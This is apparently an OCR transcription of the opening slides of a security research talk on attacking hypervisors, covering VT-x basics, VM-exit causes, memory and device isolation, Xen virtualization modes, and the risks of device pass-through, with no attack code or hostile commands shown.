Attacking hypervisors through hardware emulation

Presenting: Oleksandr Bazhaniuk (@ABazhaniuk), Mikhail Gorobets (@mikhailgorobets)

Andrew Furtak, Yuriy Bulygin (@c7zero)

Advanced Threat Research


Agenda

- Intro to virtualization technology
- Threat model and attack vectors to hypervisor
- Hypervisor issues in hardware emulation
- Hypervisor detection and fingerprinting
- Hypervisor fuzzing by CHIPSEC framework
- Conclusions

Intro to virtualization technology


VMX/VT-x overview

Without Virtualization



- OS manages hardware resources


With Virtualization



- Hypervisor manages hardware resources
- Hypervisor provide isolation level for guest Virtual Machine (VM)


Hypervisor architecture overview

Type 1




- Xen
- VmWare ESX
- Hyper-V

Type 2



- VirtualBox
- KVM
- Parallels

Hypervisor architecture




Hypervisor Code flow:

```
VMXon
init VMCS
vmlaunch
while(1){
    exit_code = read_exit_code(VMCS)
    switch(exit_code){
      //VM exit handler
      // within VMM context}
    vmresume
}
VMXoff
```

VM-exit event

VM-exit default handler



Basic Hypervisor virtualization components

- CPU virtualization:
  - CPUID
  - MSR
  - IO/PCIe
- Memory virtualization:
  - EPT
  - VT-d
- Device Virtualization:
  - Disk
  - Network
- Hypercall interface

Hypervisor Isolations

Software Isolation

CPU / SoC: traps to hypervisor (*VM Exits*), MSR & I/O permissions bitmaps, rings (PV)…


Memory / MMIO: hardware page tables (e.g. EPT, NPT), software shadow page tables

Devices Isolation

CPU / SoC: interrupt remapping

Memory / MMIO: IOMMU, No-DMA ranges

CPU Virtualization (simplified)



VMExit

Unconditional exit

- VMX/SVM instructions
- CPUID
- GETSEC
- INVD
- XSETBV

Conditional exit


- CLTS
- HLT
- IN, INS/INSB/INSW/INSD, OUT, OUTS/OUTSB/OUTSW/OUTSD
- INVLPG
- INVPCID
- LGDT, LIDT, LLDT, LTR, SGDT, SIDT, SLDT, STR
- LMSW
- MONITOR/MWAIT
- MOV from CR3, CR8 / MOV to CR0, CR3, CR4, CR8
- MOV DR
- PAUSE
- RDMSR/WRMSR
- RDPMC
- RDRAND
- RDTSCP
- RSM
- WBINVD
- XRSTORS / XSAVES

VMExit. Continue

Other reasons for VM exit


- Exceptions
- Triple fault
- External interrupts
- Non-maskable interrupts (NMIs)
- INIT signals
- Start-up IPIs (SIPIs)
- Task switches
- System-management interrupts (SMIs)
- VMX-preemption timer

Protecting Memory with HW Assisted Paging




Device Virtualization

HVM



- Hardware Virtual Machine (HVM) hypervisor inteface should fully virtualize HW devices


PV



- Para-virtualization (PV) hypervisor implement interface which used by special driver at Guest OS.

Xen resources virtualization

- Support different virtualization levels
- Para-virtualization better in perspective of performance overhead
- Para-virtualization may minimize attack vector by well defining interface between hypervisor and guest (ring-buffer, FIFO buffer) , for example in Hyper-V


Optimal performance
Scope for improvement
Poor performance

P = paravirt.
VS = virt. in software, VH = virt. in hardware


	Type	Mode	With	Disk and Network	Interrupts, Timers	Emulated Motherboard, Legacy boot	Privileged Instructions and page tables
	Fully Virtualized	HVM		VS	VS	VS	VH
Old	Hybrid, Xen 3.0	HVM	PV drivers	P	VS	VS	VH
↓	Hybrid, Xen 4.0.1	HVM	PVHVM drivers	P	P	VS	VH
New	Hybrid, Xen 4.4	PV	HVM (PVH)	P	P	P	VH
	Fully Paravirtualized	PV		P	P	P	P

[Understanding the Virtualization Spectrum]

Device pass-through


- Hypervisor may pass-through different type of devices, for example: PCI, USB, VGA
- Hypervisor needs to configure EPT and VTd in order to allow guest to talk to the device directory.
- Pass-through device to the guest is insecure:
  - Some devices might have undocumented direct access to memory (DMA) or other resources
  - Some devices may allow modify firmware on the device.

  XSA-124, qsb-017-2015, Following the White Rabbit
- Hyper-V doesn’t allow pass-through device directly to guest.



